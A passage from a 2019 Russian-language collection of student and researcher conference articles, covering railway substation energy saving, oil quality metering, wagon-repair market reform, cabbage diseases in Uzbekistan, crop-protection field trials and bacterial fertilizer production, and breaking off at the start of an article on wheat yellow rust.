были разработаны и предложены Тайгинской дистанции электроснабжения, мероприятия по снижению расхода электроэнергии на собственные нужды тяговых подстанций. Например, взамен устаревшим печам ПЭТ- 2А, экономически не выгодных, предлагаем новые энергосберегающие обогревательные приборы типа OWEL – М – 50. Система автономного электрического отопления "OWEL", состоит из одинарных модулей небольшой мощности (90 Вт или 180 Вт), последовательно соединяемых между собой при помощи вилочно - гнездовых соединений, вмонтированных непосредственно в сами модули. Обогревающие модули располагаются линейно по периметру помещения, что обеспечивает равномерное распределение температуры, не вызывает сильного излучения, образует теплоизоляционное покрытие и ограничивает электростатическое явление. Система управляется электронными регуляторами температуры воздуха, с возможностью автоматического снижения температуры в ночной период при помощи встроенных фотоэлементов, что, в свою очередь, позволяет значительно сократить время работы системы в режиме потребления электроэнергии. Благодаря применению терморегуляторов система работает в режиме потребления электроэнергии (для поддержания заданной температуры) в среднем около 8 часов в сутки (при обеспечении коэффициента теплопроводности ограждающих конструкций до 0,4 Вт/м, градусов С). В качестве нагревательного элемента используется нагревательный провод шведской фирмы "KANTHAL" на изоляторе в теплоизоляционной стекловолоконной оплетке, что обеспечивает температуру на поверхности модуля не более 70 градусов С. Ресурс работы нагревательного элемента - 27 лет непрерывной работы [2].

В качестве альтернативных источников света предлагаются светодиодные лампы СПО 36/100, СПО 70/100 , взамен лампам накаливания и лампам дневного света.

В замен трансформаторов марки ТМ предлагаем ввести в работу трансформаторы с литым выполнением обмоток марки ТЛС, который не нуждается в обдуве.

Трансформаторы серии ТЛС предназначены для использования в КТП и КРУ как трансформаторы собственных нужд, то есть для питания приводов выключателей, питания и обогрева защиты и автоматики, освещения, вентиляции и электропитания любых других приборов, используемых при обслуживании ячейки. Такой трансформатор не нуждается в обслуживании, он экологичен и пожаробезопасен.

Таким образом мероприятия, предлагаемые для внедрения на тяговые подстанции Тайгинской дистанции электроснабжения, предусматривают ресурсосбережение по разным направлениям.

Список использованной литературы:

1. Грицык, В. И. Электрификация железных дорог (организация работ по электрификации железных дорог) [Текст] : учебное иллюстрированное пособие / В. И. Грицык, В. В. Грицык. - М. : ФГБОУ "УМЦ ЖДТ", 2014. - 70 с. : рис., табл., цв.ил. - 400 экз. - ISBN 978-5-89035-712-0 (15)
2. Железнодорожный транспорт [Электронный ресурс]: ежемесячный научно-теоретический технико-экономический журнал, 1826 - М.: ОАО "Российские железные

дороги", издается с 1826 г. - Выходит ежемесячно. - ISSN 0044-4448.- Режим доступа:
<http://www.zdt-magazine.ru>

© Рыбин К.К., 2019

УДК 21474

Д.Ф. Саниев

студент 2 курса напр. 15.04.04 «Автоматизация
технологических процессов и производств «Уфимского
государственного нефтяного технического университета»
в г. Салават, Россия
E-mail: sanievd@yandex.ru

Научный руководитель: Р.Г. Вильданов

д.т.н. проф «Уфимского государственного нефтяного
технического университета» в г. Салават, Россия
E-mail: vildanov.rauf@yandex.ru

УСОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ИЗМЕРЕНИЯ КОЛИЧЕСТВА И ПОКАЗАТЕЛЕЙ КАЧЕСТВА НЕФТИ

Аннотация

В данной статье рассматривается совершенствование система управления количества и показателей качества нефти. Нефть, поставляемая для транспортирования на НПЗ России, должна соответствовать ГОСТ 51858-2002. Получение достоверной информации о показателях качества нефти для проверки соответствия ее требованиям ГОСТа является важной задачей. В работе предлагается совершенствование учетных операций с применением систем измерений количества и показателей качества нефти. Поддержание заданного технологического режима обеспечивает необходимую точность измерения количества и качества нефти. Например, метод динамических измерений параметров предполагает использование сигналов преобразователей расхода, давления и температуры.

Ключевые слова:

система измерения количества и показателей качества нефти,
метод динамических измерений.

В качестве совершенствованной системы измерения количества и показателей качества нефти, применен косвенный метод динамических измерений с использованием преобразователей объемного расхода, поточного преобразователя плотности, преобразователей температуры и давления и преобразователя вязкости.

Преобразователь расхода преобразует расход в частотно-импульсный сигнал, который поступает на вторичную аппаратуру преобразователя и далее параллельно на

электромеханические счетчики и в систему сбора и обработки информации RCT-240, где он преобразуется в единицы объема путем деления импульсов на K-фактор преобразователя.

Значение массы вычисляется умножением измеренного объема на приведенную к условиям измерительных линий плотность поточного плотномера по определенному алгоритму.

В схеме блока качества имеется два поточных преобразователя плотности «Solartron-7830» [1]. Измерение плотности нефти производится по основному поточному преобразователю. Контроль поточного преобразователя проводят сличением результата его измерений с результатами измерения плотности нефти ареометром [2]. При превышении отклонения от заданного значения параметра происходит срабатывание сигнализации. При определении массы брутто нефти используется один поточный преобразователь.

Измерение давления нефти на выходном коллекторе производится преобразователем избыточного давления фирмы «Fisher Rosemount» 1144 с выходным электрическим аналоговым сигналом (4...20) мА. Сигналы с преобразователя давления поступают на систему сбора и обработки информации RCT-240 [3].

Измерение температуры на выходном коллекторе нефти производится преобразователем температуры фирмы «Fisher Rosemount» выходным электрическим аналоговым сигналом (4...20) мА, в комплекте с термокарманом, а в блоке измерения качества с помощью трансмиттеров моделей E32072 для термометров сопротивления поточных преобразователей.

Сигналы с преобразователей температуры поступают в систему сбора и обработки информации RCT-240. Осуществляется приведение плотности нефти, определенной поточным преобразователем, к 20°C и условиям измерения объема нефти[4].

Определение перепада давления на фильтре тонкой очистки осуществляется по показаниям манометра дифференциального AISI 316L. Определение перепада давления на фильтрах грубой очистки осуществляется по показаниям манометров МТИ с пределами измерений (0...16) кгс/см, установленных на входе и выходе фильтров.

Список использованной литературы:

1. Вильданов Р.Г., Садыков Р.Р., Степанов Е.А., Лукьянцев М.А. Разработка автоматической системы определения параметров диагностической информации. Современные проблемы науки и образования. – 2014. – № 3; URL: <http://www.science-education.ru/117-13689>.
2. Вильданов Р.Г., Бикметов А.Г., Самошкин А.И. Моделирование автоматической системы регулирования с fuzzy-регулятором. Современные проблемы науки и образования. – 2014. – № 4; URL: <http://www.science-education.ru/118-13483>
3. Вильданов Р.Г., Мизгулин И.Г., Сиротина Е.В., Раимова А.И., Кислицын Н.А. Модернизации системы контроля и управления газоперекачивающей установки с

использованием сигнала системы вибромониторинга. Перспективы науки. № 5(104). 2018.-С. 13-18.

4. Байков Н. М., Колесников Б. В., Челпанов П. И. Сбор, транспорт и подготовка нефти. – М.: Недра, 2016. – 317 с.

© Саниев Д.Ф., 2019

УДК 629.46.083

А.А. Тихонова

студентка, ТИЖТ (филиал ОмГУПС),

г. Тайга, РФ

al.vorotnik@gmail.com

ПОЗВОЛИТ ЛИ СОХРАНИТЬ КОНКУРЕНЦИЮ НА РЫНКЕ РЕМОНТА ВАГОНОВ ПЕРЕДАЧА УЧАСТКОВ ТОР ВАГОНОРЕМОНТНЫМ ПРЕДПРИЯТИЯМ ВРК-1,2,3?

Аннотация

В статье рассматриваются и анализируются различные точки зрения на передачу участков ТОР ВКР

Ключевые слова

Текущий отцепочный ремонт, вагоноремонтные компания, пункт технического обслуживания, технология перевозочного процесса

В ходе реформы ОАО «РЖД» было произведено разделение вагонных депо на ремонтные и эксплуатационные. Основными целями данного разделения являлись:

- создание условий для развития конкуренции в сфере ремонта грузовых вагонов;
- создание организационно-правовых условий для участия сторонних инвесторов в развитии вагоноремонтных мощностей;
- обеспечение финансовой прозрачности деятельности ОАО «РЖД» по ремонту и содержанию грузовых вагонов;
- сокращение низкодоходных непрофильных активов компании;
- оптимизация структуры управления вагонным комплексом ОАО «РЖД».

Отсутствие конкуренции привело к тому, что в части текущего ремонта, компания ОАО «РЖД» может диктовать свои условия, не всегда выгодные собственникам вагонов.

Одна из обсуждаемых тем на железной дороге – возможная передача текущего отцепочного ремонта (ТОР) вагоноремонтным компаниям (ВРК) и оставление за частными депо только плановых видов ремонта.

Так, в настоящее время отцепочными ремонтами занимаются специализированные вагоноремонтные организации, контролируемые ОАО «РЖД», а

именно эксплуатационные вагонные депо, в состав которых входят пункты технического обслуживания (ПТО). Вагонники-осмотрщики - основные работники ПТО - обязаны обеспечивать включение в поезда и следование с ними только технически исправных вагонов, а также контролировать выполнение необходимого объема текущего безотцепочного ремонта с высоким качеством. При определении технической неисправности, требующей отцепки вагона от состава, работники принимают решение об отцепки.

По данным Некоммерческого партнерства операторов железнодорожного подвижного состава, сейчас в стране около 220 вагоноремонтных предприятий, которые занимаются не только текущим, но и одновременно текущим и плановым ремонтом. Из этих 220 предприятий около 100 – частные [2].

Но в последнее время нередкими стали жалобы на фиктивные отцепки и, соответственно, работы и замену запасных частей. Работники ПТО все чаще отцепляют вагоны, которые на самом деле не требуют ремонта, компании, осуществляющие отцепочный ремонт, отчитываются о растущих доходах, а операторы жалуются на растущие издержки на текущий отцепочный ремонт и, как следствие, на необходимость платить неустойки за срыв сроков поставки.

В настоящее время, при проведении ТОР имеются следующие проблемы:

- спорные или необоснованные отцепки вагонов, как было отмечено выше;
- необходим постоянный контроль за объемами выполняемых работ в целях исключения выставления счетов за работы, которые не требовалось выполнять или которые не выполнялись;
- длительное согласование документов на ремонт вагонов;
- постоянный рост цен на услуги ТОР;
- низкое качество ТОР вагонов;
- неудобство расчетов;
- длительный простой [3].

Запланирована передача в АО «ВРК-1,2,3» 208 участков ТОР, из них: АО «ВРК-1» – 73 участка, АО «ВРК-2» – 75 участков; АО «ВРК-3» – 60 участков.

Какова цель передачи участков ТОР? По словам первого заместителя генерального директора АО «ВРК-1» отмечается, что «передача ТОР происходит с целью оптимизации сегодняшних процессов по количеству отцепок на сети железных дорог, т.е. основная задача – сокращение количества отцепок. Еще одна задача – сокращение времени нахождения в ТОР. Эти два фактора очень серьезно повлияют на увеличение в рабочем парке и, соответственно, вагонов на сети» [1].

Опять же, мнение некоммерческого партнерства операторов железнодорожного подвижного состава сходится к тому, что передача ТОР в ВРК – это неизбежный процесс, так как фактически каждые несколько месяцев появляется новый пункт частного ТОР практически по всей сети железных дорог и передача будет правильной не только с точки зрения тенденций, но и с точки зрения исключения возможных злоупотреблений.

А как отреагировали операторы и участники рынка? Так, например, директор «Уралхим-Транса» отмечает, что «передача ТОР ВРК и передача отдельных мощностей замедлит, а не ускорит процесс; простой вагонов может увеличиться. Поэтому, действующая система ТОР не должна меняться, так как ТОР – это неотъемлемая часть перевозочного процесса и перевозчик должен быть заинтересован быстрее отремонтировать вагон и отправить его дальше» [2].

О минусах и плюсах передачи ТОР говорит и генеральный директор ООО «НВК» - «с одной стороны, получается, что существенное конкурентное преимущество сосредотачивается в руках у одного участника рынка и эта монополизация, очевидно, не нравится ВРК. С другой стороны, система планирования и бюджетирования отцепок со стороны РЖД очень пагубна в целом для отрасли. Если ТОР перейдет ВРК-1,2,3, возможно, ситуация изменится к лучшему».

Рассмотрев высказывания участников рынка и ведущих партнеров РЖД, можно отметить плюсы и минусы передачи участков ТОР ВРК. Итак, положительные стороны:

- увеличение сроков доставки потребителю;
- монополизация рынка услуг ТОР;
- система планирования и бюджетирования отцепок возможно улучшится;

Отрицательные стороны:

- увеличение времени простоя вагонов в текущем ремонте;
- рост остатков нерабочего парка;
- увеличение затрат на ТОР для собственников вагонов;
- увеличение стоимости железнодорожных перевозок для конечного потребителя;
- ограничение услуг ТОР для владельцев вагонов;
- потеря управляемости над частью перевозочного процесса.

Опираясь на выявленные положительные и отрицательные стороны, можно сделать вывод, что от перевода участков ТОР в сферу бизнеса пострадают все участники перевозочного процесса, ведь ТОР - это технология работы железнодорожного транспорта и технология перевозочного процесса, и делать ТОР бизнесом означает нарушить весь технологический процесс.

Список использованной литературы:

- 1 Калетин , С.В. Передача ТОР: новости железнодорожной техники [Электронный ресурс]: презентация. pdf / С.В. Калетин. - Электрон. текстовые дан. (5 файлов) // МояКолея.1520.рф: [сайт]. - М., 2015-2019. – Режим доступа: <https://yandex.ru/search/?text=%D0%BC%D0%BE%D1%8F%D0%BA%D0%BE%D0%BB%D0%B5%D1%8F1520.%D1%80%D1%84%E2%80%BAfiles%2Fuploads%2Ffiles%2FКалетин.pdf&&lr=20645>
- 2 Гусаченко, Н. Передача ТОР: pro et contra? [Электронный ресурс] / Н. Гусаченко. - Электрон. текстовые дан. // РЖД. ПАРТНЕР. РУ: Информационное агентство. - М.: ООО Редакция журнала «РЖД-Партнер» , 1998-2019. - Режим доступа: <http://www.rzd-partner.ru/zhd-transport/comments/peredacha-tor-pro-et-contra/>, свободный.- Загл. с экрана

3 Требования по охране труда для персонала, работающего на путях (вагонники-осмотрщики): Безопасность жизнедеятельности [Электронный ресурс] / Петербургский государственный университет путей сообщения им. императора Александра I. - Электрон. текстовые дан. // StudFiles: Файловый архив студентов. 1086 вузов, 2535 предметов. - Режим доступа: <https://studfiles.net/preview/2140908/>

© Тихонова А.А., 2019

СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ



УДК63

Камбарова М. Х.

соискатель Андижанского филиала Ташкетского
Государственного Аграрного Университета
кафедра “Защита растений и сельскохозяйственной фитопатологии”

Рустамова Г.Ю.

ассистентка Андижанского филиала Ташкетского
Государственного Аграрного Университета
Кафедра”Карантин растений и сельскохозяйственных продуктов

Иброхимов А. Э. ўғли

Студент 3 курса
Андижанского филиала Ташкетского
Государственного Аграрного Университета
Узбекистан, г.Андижан.

КАК БОРОТЬСЯ С БОЛЕЗНЯМИ КАПУСТЫ В УСЛОВИЯХ УЗБЕКИСТАНА

Аннотация

Грибковые болезни капусты снижают плодородность, они могут привести к полной потере урожая болезни капусты, и методы борьбы с ними пригодятся каждому огороднику. Конкретное заболевание может поражать как отдельный вид крестоцветных, так и все их разновидности. Поэтому рекомендуется использовать методы борьбы комплексно: агротехнические, химические и народные.

Ключевые слова:

Грибковые болезни, спора, кила, пероноспороз, трахеомикоз.

Abstract

Fungal diseases specific of cabbage reduce fertility, they can lead to a complete loss of yield cabbage disease. ad methods of dealing with them will be useful for every gardener. A specific disease can affect both the individual cruciferous species and all their varieties. Therefore it is recommended to use methods of struggle in a complex way: agrotechnical, chemical and folk.

Keywords:

disease, cabbage, individual, cruciferous, agrotechnical.

Капуста огородная (лат. Brassica oleracea) - незаменимая сельскохозяйственная культура, присутствующая в рационе каждого человека. Все её виды содержат огромное количество витаминов, и используются для приготовления свежих салатов и заготовок на зиму. Своевременная обработка способствует уничтожению спор грибка на ранней стадии, до значительных повреждений растения, что способствует полному сохранению урожайности культуры. Грибковые болезни капусты и борьба с ними снижают плодородность могут привести к полной потере урожая болезни капусты, и методы борьбы с ними пригодятся каждому огороднику. Конкретное заболевание

может поражать как отдельный вид крестоцветных, так и все их разновидности. Поэтому рекомендуется использовать методы борьбы комплексно: агротехнические, химические и народные.

Самыми вредными болезнями белокочанной капусты являются фузариозное увядание, кила, пероноспороз - ложная мучнистая роса и сосудистые бактериозы, но они свойственны и для других видов капусты. Для профилактики болезней производят протравливание семян, строго соблюдается севооборот, поддерживается высокий агротехнический фон. Кила капустная (лат. *Plasmodiophora brassicae* Wor). Болезнь капусты - кила, имеет грибковую природу. Возбуждается заболевание паразитирующим грибом - *Plasmodiophora*. Поражает она только молодые, высаженные на участок или в теплицу растения. Может заразиться рассада в емкостях, выставленных на проветривание. Корень зараженного растения покрывается наростами различной формы. Подобные образования препятствуют нормальному питанию капусты, вследствие чего те постепенно увядают, отстают в развитии, их можно легко выдернуть из почвы. Кила на корневой системе капусты поражает белокочанную и цветную капусту. Место посадки значения не имеет, поскольку грибок распространяется ветром, дождем и насекомыми. Кила не относится к группе, куда входят особенно опасные для урожайности заболевания капусты, и меры борьбы с ними выбирают не агрессивные. В процессе борьбы с килой применяют только профилактику от распространения, чтобы не допустить заражения соседних крестоцветных культур и грядок. Для этого не стоит высаживать больную рассаду. Ослабленные и погибшие ростки необходимо удалить вместе с земляным комом, а лунки присыпать известью. Перед высаживанием рассады в почву рекомендуется обрабатывать землю известью, из расчета 1 кг на 4 кв.м. Изъятую почву можно использовать под другие огородные культуры, поскольку грибок килы поражает только крестоцветные.

Пероноспороз (лат. *Peronospora*) Заболевание имеет второе название - ложная мучнистая роса. Возбудителем пероноспороза является паразитирующий грибок - *Peronospora brassicae* Guum. Болезни капусты, которых вы можете ознакомиться в этом разделе, поражают все виды крестоцветных. Первые симптомы заражения: болезнь начинает проявляться еще на стадии рассады; на листьях появляются пятна серого и желтого цвета, с нижней стороны можно обнаружить беловатый налет; постепенно пораженные листья увядают и отмирают; растения слабо развиваются.

Болезни капусты пероноспороз- ложная мучнистая роса развивается в условиях повышенной влажности. Пероноспороз может принести много хлопот земледельцам, и уничтожить весь урожай. Эффективно бороться с заболеванием можно с помощью зарекомендовавших себя препарата Ридомил Голд. Тем, кто не желает использовать агрессивные химические вещества, рекомендуется обработать посадку 1% раствором бордоской смеси: для опрыскивания рассады необходимо использовать 0,2 л жидкости на ведро воды, а для более окрепших растений дозу увеличивают до 0,5 л. Профилактическими мерами против появления ложной мучнистой росы являются: дезинфекция почвы и посадочного материала, регулирование влажности почвы (полив холодной водой способствует развитию болезни). Фузариоз (лат. *Fusarium*) Очень

распространены грибковые болезни капусты, и борьба с ними не вызывает сложностей при своевременном обнаружении и лечении. Таким заболеванием является фузариоз. Возбудителем фузариозного увядания или трахеомикоза является гриб *Fusarium oxysporum* f. sp. *conglutinans*. Заболевание поражает все виды крестоцветных. Гриб, внедряясь в сосудистую систему растений, закупоривает её, вызывая увядание. В народе такой недуг называют желтухой из-за характерных симптомов: между жилками появляются желтые пятна; постепенно весь лист желтеет и засыхает; на срезе основания листьев видны пятна бурого цвета - мицелий гриба; завязавшийся кочан очень маленький и имеет неправильную форму.

Фузариозное увядание листьев капусты. Как и при всех грибковых заболеваниях, при фузариозном увядании рекомендуется удалять зараженные растения и обрабатывать посадки системными фунгицидами бензимидазолами: Беномил и Топсин-М. Гриб может сохранять свою жизнедеятельность в почве еще несколько лет, поэтому необходимо соблюдать правила севооборота капусты - не высаживать на одном месте несколько раз подряд, а также удалять из грунта растительные остатки.

Список использованной литературы:

1. Буриев Х., Зуев В., Кодирходжаев О., Мухаммедов М. Карам ўсимликлари. Очик жойда сабзавот экинларини етиштиришнинг прогрессив технологиялари. ТОШКЕНТ: Ўзбекистон Миллий Энциклопедияси, 2002—стр. 221-234.
2. Вибе Г.И. Цветная капуста. // Овощеводство (перевод с немецкого). – М.: Колос, 2000. – С. 385-394.
3. Асатов Ш.И., Зуев В.И. Подбор сортов цветной капусты для весенне-летнего выращивания Ташкентский государственный аграрный университет. Овощеводство. – М.: Колос, 2003. – С. 302-304.
4. http://ekosystema.ru/D7_referats_cultrast/094.htm
5. http://urozhayna_Qryadka.narod.ru

© Камбарова М. Х., Рустамова Г.Ю., Иброхимов А. Э. ўғли, 2019

УДК 631.531:633.511

Мусаева Г.М.

Юлдашева С.Н. қизи

соискатели Андижанского филиала Ташкентского

Государственного Аграрного Университета

кафедры “Защита растений и сельскохозяйственной фитопатологии”

Узбекистан, г. Андижан.

МЕТОДЫ УЧЕТА ЭФФЕКТИВНОСТИ ПРОВЕДЕНИЯ ПОЛЕВЫХ ОПЫТОВ ЗАЩИТЫ ЗЕРНОВЫХ КУЛЬТУР

Аннотация

В статье приведены сведения по выполнению производственных опытов,

организовывать научно-направленные исследования, соблюдать общепринятые правила и рельеф площади, вид почвы, сорт растения и возраст, борьба против вредителей, болезней, сорняков зерновых культур, агротехнические и химические методы защиты растений.

Ключевые слова:

опыт, исследования, методы, учет, защита растений.

Annotation

The article provides information on the implementation of production experiments, organize research-oriented research, follow generally accepted rules and area relief, soil type, plant variety and age, the fight against pests, diseases, weeds of cereal crops, agrotechnical and chemical methods of plant protection.

Keywords:

experience, research, methods, accounting, plant protection.

Защита зерновых культур от вредителей, болезней и сорняков является важным в условиях ведения современного земледелия в производстве сельскохозяйственной продукции. Одним из основных методов борьбы с вредителями является химический метод. Он изучен и оправдал себя с экономической точки зрения. Поэтому наступило время полную удовлетворения сельского хозяйства пестицидами и технологией их применения, как сказано выше, особое значение имеет вопросы экономического степени приемлемости и пропорциональности производства, рационального применения средств химической защиты зерновых культур, имеется ввиду усовершенствование планирования методов с использованием научно-обоснованных норм.

При в разработке норм химической защиты растений необходимо:

- 1) Определение расхода пестицидов при обработке поверхности почвы машинами
- 2) Определение норм расхода (без учета стоимости препарата) химической обработки зерновых культур от вредителей, болезней и сорняков, норм расхода смеси и раствора.
- 3) Определение количества дополнительного урожая при применении пестицидов.

Нормы разрабатываются для борьбы против вредителей сельскохозяйственных растений природно-экономических зон.

Разработка норм начинается с создания природно-экономической характеристики республики или территорий, а для этого необходимо определить небольшие природные территории с присущими только для этой территории почвенно-климатическими условиями и сельскохозяйственным производством. Разработка норм осуществляется на основе:

-сбор и обобщение сведений о результатах проведенных опытов в отчетах и

рекомендациях научно-исследовательских институтов, опытных станциях и станциях защиты растений;

- проведение производственных опытов с целью получения сведений по средствам защиты растений, у которых нет совсем или мало сведений, и сведений по территориям.

Нормы должны отражать техническое развитие отрасли, обычные условия республики или экономической территории.

Проведение полевых опытов.

Большое значение имеет выбор места проведения, масштабов для отражения условий республики или природно-экономической зоны в разработке норм.

На основе анализа эффективности производства, почвы, климата, других условий, фитосанитарного состояния посевов (средние показатели по области или административным районам) природно-экономические зоны по своим присущим им особенностям разделяются на природно-хозяйственные или небольшие территории.

В составе территорий были выделены хозяйства, специализирующиеся на выращивании растений.

Административные территории или нормы для проведения опытов на определенных административных территориях необходимо учитывать следующие:

- основные различия почвы и особенности рельефа;
- фитосанитарное состояние растений (распространение вредителей и количество, степень заболеваемости, наличие сорняков)
- использование минеральных и органических удобрений на 1 га земли.

При выполнении производственных опытов, все научно-направленные исследования организовывать, соблюдая общепринятые правила.

Рельеф площади вид почвы, сорт растения и возраст, агротехнические и другие условия должны быть одинаковыми.

Поэтому, не надо быть заинтересованным в большой площади, т.к. на них нет возможности удовлетворить все требования.

В связи с тем, что при использовании машин на поверхности почвы с пестицидами, они могут пролиться поэтому рекомендуется обработка посевов рано утром, при спокойной погоде.

Большая площадь дает возможность проведения опыта в 3 вариантах, расположение в 3 повторениях. Площадь участка поля и форма должна отвечать требованиям механизации обработки.

Каждый участок поля в повторениях по каждому варианту применения машин по поверхности почвы не должен быть меньше 1га.

Площадь участка поля в контрольном варианте для посевов может быть уменьшена до 0,1 га.

Эффективность опытов оценивается хозяйственными и техническими показателями.

Учет технической эффективности

Инсектициды и акарициды. Применение инсекто-акарицидов является показателями технической эффективности и служат для уменьшения количества погибших вредителей и повреждения растений.

Для получения качественной характеристики каждого показателя до и после применения препарата, до окончания срока действия нужно взять сведения о вредителях или поврежденных растениях. Такие же сведения необходимо брать в эти же сроки об изменениях в погибших растениях, в количестве вредителей, в степени повреждений растений для оценивания технической эффективности.

Оценивание количества технической эффективности проводятся расчетами по следующей формуле:

$$\mathcal{E} = 100 - (P_o D_k / D_o P_k) 100$$

\mathcal{E} -количество погибших вредителей или уменьшение количества вредителей, или повреждение растений, %

D_o – количество живых вредителей в опытах обработки, или количество неповрежденных растений

D_k – количество живых вредителей до обработки в контрольном варианте или количество неповрежденных растений

P_o – количество живых вредителей во время опытов обработки или неповрежденные растения

P_k - количество живых вредителей в контроле после обработки или неповрежденные растения

В определении инсектицидов и акарицидов имеющиеся количество вариантов, например одно, двух, трехразовый при проведении опытов расчеты проводятся после окончания срока действия препарата, после каждой обработки, единственный срок для всех вариантов – в опытном варианте после окончания обработки с максимальным количеством опрыскивания (например, после окончания влияния препарата после третьего опрыскивания).

Итак, можно определить настоящие перспективные потребности в химических средствах защиты зерновых культур по экономическим зонам республики.

Список использованной литературы:

1. Яхьяев Х.К. Автоматизация решения задач защиты растений. Сельское хозяйство Узбекистана-Ташкент. 1989,-№7. – С. 13-14.
2. Яхьяев Х.К. Разработка научных основ автоматизации прогнозирования и управления вредными объектами сельскохозяйственных культур: Дисс. на соис. уч. степ. док. с.-х. наук. – Ташкент, 1994, -291 с.

©Мусаева Г.М., Юлдашева С.Н. кизи, 2019

УДК: 57.086.83

Мустафакулова Ф.А., Расулова М.Б.,

Ассистенты кафедры «Защита растений и сельскохозяйственная фитопатология».

Андижанский филиал Ташкентского ГАУ.

г.Андижан, Узбекистан

ОСНОВНЫЕ ЗАДАЧИ ДЛЯ ПОЛУЧЕНИЯ БАКТЕРИАЛЬНЫХ БИОЛОГИЧЕСКИХ ПРЕПАРАТОВ

Аннотация

Для стимуляции урожайности применяют различные бактериальные удобрения, обогащающие ризосферу растений полезными микроорганизмами. Микроорганизмы, используемые для производства бактериальных препаратов, способствуют снабжению растений не только элементами минерального питания, но и физиологически активными веществами (фитогормонами, витаминами и др.).

Ключевые слова:

микроорганизмы, бактерии, культура, производство.

Abstract

To stimulate yields, various bacterial fertilizers are used that enrich the plant rhizosphere with beneficial microorganisms. Microorganisms used for the production of bacterial preparations contribute to the supply of plants not only with mineral nutrition elements, but also with physiologically active substances (phytohormones, vitamins, etc.).

Key words:

microorganisms, bacteria, culture, production.

Микрофлора почвы оказывает непосредственное влияние на её плодородие и, как следствие, на урожайность растений. Почвенные микроорганизмы в процессе роста и развития улучшают структуру почвы, накапливают в ней питательные вещества, минерализуют различные органические соединения, превращая их в легко усвояемые растением компоненты питания. Для стимуляции этих процессов применяют различные бактериальные удобрения, обогащающие ризосферу растений полезными микроорганизмами. Микроорганизмы, используемые для производства бактериальных препаратов, способствуют снабжению растений не только элементами минерального питания, но и физиологически активными веществами (фитогормонами, витаминами и др.).

Фиксация атмосферного азота возможна только в клубеньках, образующихся на корнях растений. Возникают они при инфицировании корневой системы бактериями из рода *Rhizobium*. Заражение корневой системы происходит через молодые корневые волоски. После внедрения бактерии прорастают внутри них до самого основания в виде инфекционной нити. Выросшие нити проникают сквозь стенки эпидермиса в кору корня, разветвляются и распределяются по клеткам коры. При этом индуцируется

деление клеток хозяина и разрастание тканей. В месте локализации бактерий на корне растения-хозяина образуются клубеньки, в которых бактерии быстро размножаются и располагаются по отдельности или группами в цитоплазме растительных клеток. Сами бактериальные клетки увеличиваются в несколько раз и меняют окраску. Если клубеньки имеют красноватую или розовую окраску, обусловленную наличием пигмента леоглобина (леггемоглобина) - аналог гемоглобина крови животных, то они способны фиксировать молекулярный азот. Неокрашенные ("пустые") или имеющие зеленоватую окраску клубеньки не фиксируют азот.

Бактерии, находящиеся в клубеньках, синтезируют ферментную систему с нитрогеназной активностью, восстанавливающую молекулярный азот до аммиака. Ассимиляция аммиака происходит, в основном, путем вовлечения его в ряд ферментативных превращений, приводящих к образованию глутамина и глутаминовой кислоты, идущих в дальнейшем на биосинтез белка.

Помимо критерия активности в характеристике клубеньковых бактерий используют критерий вирулентности. Он характеризует способность микроорганизма вступать в симбиоз с бобовым растением, то есть проникать через корневые волоски внутрь корня и вызывать образование клубеньков. Большое значение имеет скорость такого проникновения. В симбиотическом комплексе растение - *Rhizobium* бактерии обеспечиваются питательными веществами, а сами снабжают растение азотистым питанием. С вирулентностью связана и видовая избирательность, которая характеризует способность данного вида бактерий к симбиозу с определенным видом бобового растения. Классификация различных видов *Rhizobium* учитывает растение-хозяина, например: *Rhizobium phaseoli* - для фасоли, *Rhizobium lupini* - для люпина, сараделлы и т.д. Вирулентность и видоспецифичность взаимосвязаны и не являются постоянными свойствами штамма.

Задачей производства бактериальных удобрений является максимальное накопление жизнеспособных клеток, сохранение их жизнеспособности на всех стадиях технологического процесса, приготовление на их основе готовых форм препарата с сохранением активности в течение гарантийного срока хранения.

Отечественная промышленность выпускает два вида нитрагина: почвенный и сухой. Впервые культура клубеньковых бактерий на почвенном субстрате была приготовлена в 1911 году на бактериально-агрономической станции в Москве. В настоящее время его производство имеет ограниченное значение, так как технология довольно сложна и трудоёмка при выполнении отдельных операций. Более перспективна технология производства сухого нитрагина.

Препарат клубеньковых бактерий может выпускаться и в виде ризоторфина. Впервые торфяной препарат клубеньковых бактерий был приготовлен в 30-х годах, но технология была создана в 1973-77 гг. Для приготовления ризоторфина торф сушат при температуре не выше 100°C и размалывают в порошок. Наиболее эффективным способом стерилизации является облучение его гамма-лучами. Перед стерилизацией размолотый, нейтрализованный мелом и увлажненный до 30-40% торф расфасовывают в полиэтиленовые пакеты.

Затем его облучают и заражают клубеньковыми бактериями, используя шприц, с помощью которого впрыскивается питательная среда, содержащая клубеньковые бактерии. Прокол после внесения бактерий заклеивается липкой лентой. Каждый грамм ризоторфина должен содержать не менее 2.5 млрд. жизнеспособных клеток с высокой конкурентоспособностью и интенсивной азотфиксацией. Препарат хранят при температуре 5-6°C и влажности воздуха 40-55%. Пакеты могут быть весом от 0.2 до 1.0 кг. Доза препарата составляет 200 г на га. Заражение семян производят следующим образом: ризоторфин разбавляют водой и процеживают через двойной слой марли. Полученной суспензией обрабатывают семена. Семена высевают в день обработки или на следующий.

Обработка семян бобовых культур прочно вошла в мировую сельскохозяйственную практику. Крупнейшими производителями таких препаратов являются США и Австралия.

Список использованной литературы:

1. Коростелева Н.И. и другие «Биотехнология: учебное пособие» Издательство «АГАУ» Барнаул-2006.
2. Ж.Войнова-Райкова, В.Ранков, Г.Ампова. «Микроорганизмы и плодородие» Издательство «Агропроиздат» Москва-1986год.

© Мустафакулова Ф.А., Расулова М.Б., 2019

УДК 633.11.

Турдиева Д.Т.

Азнабакиева Д.Т.

соискатели Андижанского филиала Ташкетского
Государственного Аграрного Университета
кафедра “Защита растений и сельскохозяйственной фитопатологии”

Алижонов С. Қ. қизи

студентка 3 курса.

Андижанского филиала Ташкетского
Государственного Аграрного Университета
Узбекистан, г.Андижан.

ЖЕЛТАЯ РЖАВЧИНА – ОПАСНАЯ БОЛЕЗЕНЬ ДЛЯ ПШЕНИЦЫ

Аннотация

В Узбекистане в последнее время наблюдается разовый за несколько лет сильный всплеск заболевания жёлтой ржавчины пшеницы. Но в некоторых районах, вследствие посева сортов пшеницы, неустойчивых к этому заболеванию, могут наблюдаться потери до 30-50% урожая.

Ключевые слова:

разовый, жёлтой, ржавчины, районах, сортов, заболеванию

Abstract

